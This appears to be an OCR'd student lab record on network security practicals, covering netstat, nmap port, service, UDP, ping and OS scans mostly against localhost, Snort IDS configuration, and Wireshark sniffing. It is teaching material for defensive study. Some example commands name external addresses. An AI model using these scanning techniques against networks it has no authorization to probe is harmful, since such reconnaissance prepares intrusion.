  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49757  ESTABLISHED
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49759  ESTABLISHED
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49761  ESTABLISHED
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49763  ESTABLISHED
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49788  ESTABLISHED
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49789  ESTABLISHED
  TCP    192.168.10.57:3938     DESKTOP-7002NHH:63850  TIME_WAIT
  TCP    192.168.10.57:3938     DESKTOP-7002NHH:63853  TIME_WAIT
  TCP    192.168.10.57:3938     DESKTOP-7002NHH:63861  TIME_WAIT
  TCP    192.168.10.57:3938     DESKTOP-7002NHH:63867  TIME_WAIT
  TCP    192.168.10.57:49683    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49757    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49759    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49761    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49763    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49788    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:49789    DESKTOP-7002NHH:1521   ESTABLISHED
  TCP    192.168.10.57:63232    DESKTOP-7002NHH:1521   TIME_WAIT
  TCP    192.168.10.57:63820    bom07s26-in-f3:http    CLOSE_WAIT
  TCP    192.168.10.57:63821    bom07s37-in-f13:https  ESTABLISHED
  TCP    192.168.10.57:63823    20.198.119.84:https    ESTABLISHED
  TCP    192.168.10.57:63827    se-in-f188:5228        ESTABLISHED
  TCP    192.168.10.57:63840    bom07s37-in-f13:https  ESTABLISHED
  TCP    192.168.10.57:63841    bom12s20-in-f3:https   ESTABLISHED
  TCP    192.168.10.57:63849    DESKTOP-7002NHH:1158   TIME_WAIT
  TCP    192.168.10.57:63851    123:http               ESTABLISHED
  TCP    192.168.10.57:63852    DESKTOP-7002NHH:1158   TIME_WAIT
  TCP    192.168.10.57:63859    DESKTOP-7002NHH:1158   TIME_WAIT
  TCP    192.168.10.57:63860    51.132.193.104:https   ESTABLISHED
  TCP    192.168.10.57:63864    20.205.248.27:https    ESTABLISHED
  TCP    192.168.10.57:63865    e2a:https              ESTABLISHED
  TCP    192.168.10.57:63866    DESKTOP-7002NHH:1158   TIME_WAIT

C:\Users\Admin>
```

3) Netstat –ano

C:\Windows\system32\cmd.exe

```
C:\Users\Admin>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1020
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1158           0.0.0.0:0              LISTENING       1040
  TCP    0.0.0.0:1521           0.0.0.0:0              LISTENING       2700
  TCP    0.0.0.0:3938           0.0.0.0:0              LISTENING       7324
  TCP    0.0.0.0:5520           0.0.0.0:0              LISTENING       1040
  TCP    0.0.0.0:5560           0.0.0.0:0              LISTENING       4104
  TCP    0.0.0.0:5580           0.0.0.0:0              LISTENING       4104
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       4632
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1336
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1284
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2192
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       772
  TCP    0.0.0.0:49677          0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:49682          0.0.0.0:0              LISTENING       2988
  TCP    127.0.0.1:83           0.0.0.0:0              LISTENING       1344
  TCP    127.0.0.1:86           0.0.0.0:0              LISTENING       1344
  TCP    127.0.0.1:86           127.0.0.1:63917        TIME_WAIT       0
  TCP    127.0.0.1:86           127.0.0.1:63919        TIME_WAIT       0
  TCP    127.0.0.1:49675        0.0.0.0:0              LISTENING       2700
  TCP    127.0.0.1:52896        0.0.0.0:0              LISTENING       3280
  TCP    192.168.10.57:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.10.57:1521     192.168.10.57:49683    ESTABLISHED     2700
  TCP    192.168.10.57:1521     192.168.10.57:49757    ESTABLISHED     2700
```

```
C:\Windows\system32\cmd.exe
  TCP    [::]:49664             [::]:0                 LISTENING       632
  TCP    [::]:49665             [::]:0                 LISTENING       1336
  TCP    [::]:49666             [::]:0                 LISTENING       1284
  TCP    [::]:49667             [::]:0                 LISTENING       2192
  TCP    [::]:49668             [::]:0                 LISTENING       772
  TCP    [::]:49677             [::]:0                 LISTENING       756
  UDP    0.0.0.0:5050           *:*                                    1848
  UDP    0.0.0.0:5353           *:*                                    13128
  UDP    0.0.0.0:5353           *:*                                    1992
  UDP    0.0.0.0:5353           *:*                                    13128
  UDP    0.0.0.0:5353           *:*                                    13128
  UDP    0.0.0.0:5353           *:*                                    13128
  UDP    0.0.0.0:5353           *:*                                    13128
  UDP    0.0.0.0:5355           *:*                                    1992
  UDP    127.0.0.1:1900         *:*                                    6828
  UDP    127.0.0.1:50552        *:*                                    3308
  UDP    127.0.0.1:60951        *:*                                    6828
  UDP    192.168.10.57:137      *:*                                    4
  UDP    192.168.10.57:138      *:*                                    4
  UDP    192.168.10.57:1900     *:*                                    6828
  UDP    192.168.10.57:60950    *:*                                    6828
  UDP    192.168.56.1:137       *:*                                    4
  UDP    192.168.56.1:138       *:*                                    4
  UDP    192.168.56.1:1900      *:*                                    6828
  UDP    192.168.56.1:60949     *:*                                    6828
  UDP    [::]:5353              *:*                                    13128
  UDP    [::]:5353              *:*                                    13128
  UDP    [::]:5353              *:*                                    13128
  UDP    [::]:5353              *:*                                    1992
  UDP    [::]:5355              *:*                                    1992
  UDP    [::1]:1900             *:*                                    6828
  UDP    [::1]:60948            *:*                                    6828
  UDP    [fe80::4a0:f5a8:9834:6ed5%5]:546  *:*                                 1736
  UDP    [fe80::308a:b9f0:d9be:82d1%3]:1900  *:*                                6828
  UDP    [fe80::308a:b9f0:d9be:82d1%3]:60947  *:*                               6828
  UDP    [fe80::85b1:44c8:75d3:8ddd%11]:1900  *:*                               6828
  UDP    [fe80::85b1:44c8:75d3:8ddd%11]:60946  *:*                              6828

C:\Users\Admin>_
```

4) To know what service provided by process ID go to tasks manager(ctrl+shift+Esc)

B. Port scanning (nmap)

Open in Nmap path

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Nmap>Nmap
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
```

1. Display the following for IP address 127.0.0.1 or any other IP address

Syntax: nmap -open [ipaddress/www.google.com]

```
C:\Windows\System32\cmd.exe
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

C:\Program Files (x86)\Nmap>nmap -open [ipaddress/www.google.com]
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-13 09:14 India Standard Time
Unable to split netmask from target expression: "[ipaddress/www.google.com]"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.07 seconds

C:\Program Files (x86)\Nmap>
```

2. nmap 127.0.0.1 use for open port

```
C:\Program Files (x86)\Nmap>nmap 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:05 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00076s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
83/tcp   open  mit-ml-dev
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
1521/tcp open  oracle
5560/tcp open  isqlplus

Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds

C:\Program Files (x86)\Nmap>
```

3. Display All the ports of any IP address or url

Syntax: nmap –p- [ip_address]

```
QUITTING!

C:\Program Files (x86)\Nmap>nmap -p- 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:16 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00071s latency).
Not shown: 65514 closed tcp ports (reset)
PORT      STATE    SERVICE
83/tcp    open     mit-ml-dev
86/tcp    open     mfcobol
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
445/tcp   open     microsoft-ds
1158/tcp  open     lsnr
1521/tcp  open     oracle
3938/tcp  open     dbcontrol_agent
5520/tcp  open     sdlog
5560/tcp  open     isqlplus
5580/tcp  open     tmosms0
7680/tcp  open     pando-pub
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
49667/tcp open     unknown
49668/tcp open     unknown
49675/tcp open     unknown
49677/tcp open     unknown
49682/tcp open     unknown
52896/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds

C:\Program Files (x86)\Nmap>
```

4. State:

a. Open:

b. Closed: target port is active but not listening

c. Filtered: firewall or packet filtering device is preventing

d. Unfiltered:

e. Open/filtered: nmap cannot determine if the target port is open or filter

f. Closed/Filtered: nmap cannot determine if the target port is closed or filtered

5. Scan specific ports

Syntax: nmap –p port_number [ip_address]

Example: nmap –p 80 127.0.0.1

```
52896/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 19.36 seconds

C:\Program Files (x86)\Nmap>nmap -p 80 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:27 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0010s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

C:\Program Files (x86)\Nmap>
```

Example: nmap -p 135 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p 135 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:28 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0010s latency).

PORT    STATE SERVICE
135/tcp open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds

C:\Program Files (x86)\Nmap>
```

6. Scan specified range of port

Syntax: nmap –p [range in the format 1-100][ip_address]

Example: nmap –p 1-500 127.0.0.1 , nmap –p 1-500 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p 1-100 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:34 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.0016s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
83/tcp open  mit-ml-dev
86/tcp open  mfcobol

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

C:\Program Files (x86)\Nmap>nmap -p 1-500 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:34 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (0.00057s latency).
Not shown: 495 closed tcp ports (reset)
PORT     STATE    SERVICE
83/tcp   open     mit-ml-dev
86/tcp   open     mfcobol
135/tcp  open     msrpc
137/tcp  filtered netbios-ns
445/tcp  open     microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

C:\Program Files (x86)\Nmap>
```

7. Fast scan or Scan top 100 ports

Syntax: nmap –F [ip_address]

Example: nmap –F 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -F 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:38 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00050s latency).
Not shown: 98 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

C:\Program Files (x86)\Nmap>
```

8. Scan specific service names

Syntax: nmap –p [service name1,service name2…] [ip_address]

Example: nmap -p http, mysql 192.100.10.95, nmap -p http,mysql 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p http,mysql 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:43 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0018s latency).

PORT     STATE  SERVICE
80/tcp   closed http
3306/tcp closed mysql
8008/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

9. Scanning TCP /UDP ports

Syntax: nmap –sT [Ip_address]

Example: nmap –sT 127.0.0.1

Syntax: nmap – sU [ip_address]

Example: nmap –sU 127.0.0.1

```
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds

C:\Program Files (x86)\Nmap>nmap -sT 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:48 India Standard Time
Nmap scan report for 127.0.0.1
Host is up (1.0s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
83/tcp   open  mit-ml-dev
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
1521/tcp open  oracle
5560/tcp open  isqlplus

Nmap done: 1 IP address (1 host up) scanned in 220.10 seconds
```

```
C:\Windows\System32\cmd.exe
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 24.17 seconds

C:\Program Files (x86)\Nmap>nmap -sU 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:53 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00075s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 46.84 seconds

C:\Program Files (x86)\Nmap>
```

10. Scanning multiple TCP/UDP ports

Syntax: nmap –p U: 53,67-68,T:21-25,80,135 [ip_address]

Example: nmap –p U: 53,67-68,T:21-25,80,135 127.0.0.1

```
C:\Program Files (x86)\Nmap>nmap -p U:53,67-70,T:21-25,80,135 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 08:55 India Standard Time
WARNING: Your ports include "U:" but you haven't specified UDP scan with -sU.
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0015s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  closed ssh
23/tcp  closed telnet
24/tcp  closed priv-mail
25/tcp  closed smtp
80/tcp  closed http
135/tcp open   msrpc

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds

C:\Program Files (x86)\Nmap>
```

C. Network scanning

Nmap tool is used to scan network. In network scanning ,we can find live host on a networks OS detection

1. ping scan

Syntax: nmap –sP [ip_address]


```
C:\Program Files (x86)\Nmap>nmap  -sP 192.168.10.10
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:04 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.50 seconds

C:\Program Files (x86)\Nmap>nmap -sP 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-14 09:05 India Standard Time
Nmap scan report for localhost (127.0.0.1)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds

C:\Program Files (x86)\Nmap>
```

2. Host Scan :

Host scan sends ARP request packets to all the hots connected to your networks. Each host then responds to this packet with another ARP packet containing its status and MAC address.

Syntax: nmap –sP [host address]

Example: nmap -sP 72.52.251.71




3. DNS query:

Used for pen tester .pen tester is protect the system.

Syntax: nmap –sL [ip_address]

Example: nmap –sL 192.168.10.60




4. OS Scan :

Used for now the operating system is running.

Syntax: nmap -O [ip_address]

Example: nmap –O 192.168.10.57



D. Intrusion Detection System (IDs)

Snort IDS Tool use
Snort IDS is a free open source network IDs.
Download Snort application (snort.org)
Three types of IDs :

- **Sniffer Mode:** The program will read network packets and display them on the console.
- **Packet Logger Mode:** The program will log packets on the disk.
- **Detection System Mode:** The program will monitor network traffic and analysis it against rules set by the user.

1. To Check the interface

Syntax: snort -W

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Snort\bin>snort -W

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Index   Physical Address        IP Address      Device Name     Description
-----   ----------------        ----------      -----------     -----------
    1   B8:CA:3A:78:EF:28       192.168.10.209  \Device\NPF_{22EF902F-5A14-4098-8BF4-843C400498D6}      Intel(R) 82579LM Gigabit Network Connection
    2   0A:00:27:00:00:0C       192.168.56.1    \Device\NPF_{B1995F4D-59C7-41AB-BD90-AA87E661F7A7}      VirtualBox Host-Only Ethernet Adapter
    3   00:00:00:00:00:00       0000:0000:0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback    Adapter for loopback traffic capture

C:\Snort\bin>
```

2. To start snort in sniffer mode use following command


Syntax: snort –dev –i 2

-dev used to run snort to capture packets on your network.

```
C:\Snort\bin>snort -dev -i 2
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B1995F4D-59C7-41AB-BD90-AA87E661F7A7}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=7144)
```

3. To start snort in packet logger mode use following command.

Syntax: snort -vde



4. To run the snort in IDs mode, you will need to config the file “snort. Config” according to your network environment

Steps for setup:

- Search the ip address of machine use IPconfig command
- Open with snort. Config file WordPad
- Step 1 of config files: Change DNS and IP address
- Write the rule path

such as: c:\snort\rules
var RULE_PATH c:\snort\rules
var SO_RULE_PATH ../so rules
var PREPROC_RULE_PATH ../preproc_rules

step 4 of config files: change the path :

set dynamicpreprocessor path:

path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

set dynamicengine path:
path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

Step 6 of config file:
Write complete path of classification. Config and reference. Config
Write the after # output log_tcpdump: tcpdump.log this line
output alert_fast:snort-alerts.ids\

Step 7 of config file:
Remove the # symbol
Last 2 line write the # symbol:
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules

Step 5 of config file:
Write the # symbol for following line

#whitelist $WHITE_LIST_PATH/white_list.rules, \
  #blacklist $BLACK_LIST_PATH/black_list.rules

All Pre-processor normalize lines comment out:
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6


1. To start the snort in IDs mode, run

E. Network Sniffing

1. Sniffing allows you to see all snort traffic, both protected and unprotected.
2. in the right condition and right protocol.
3. Monitor the flow of data over different computer lines using a software tool that referred as network sniffing.
Download wire shark.

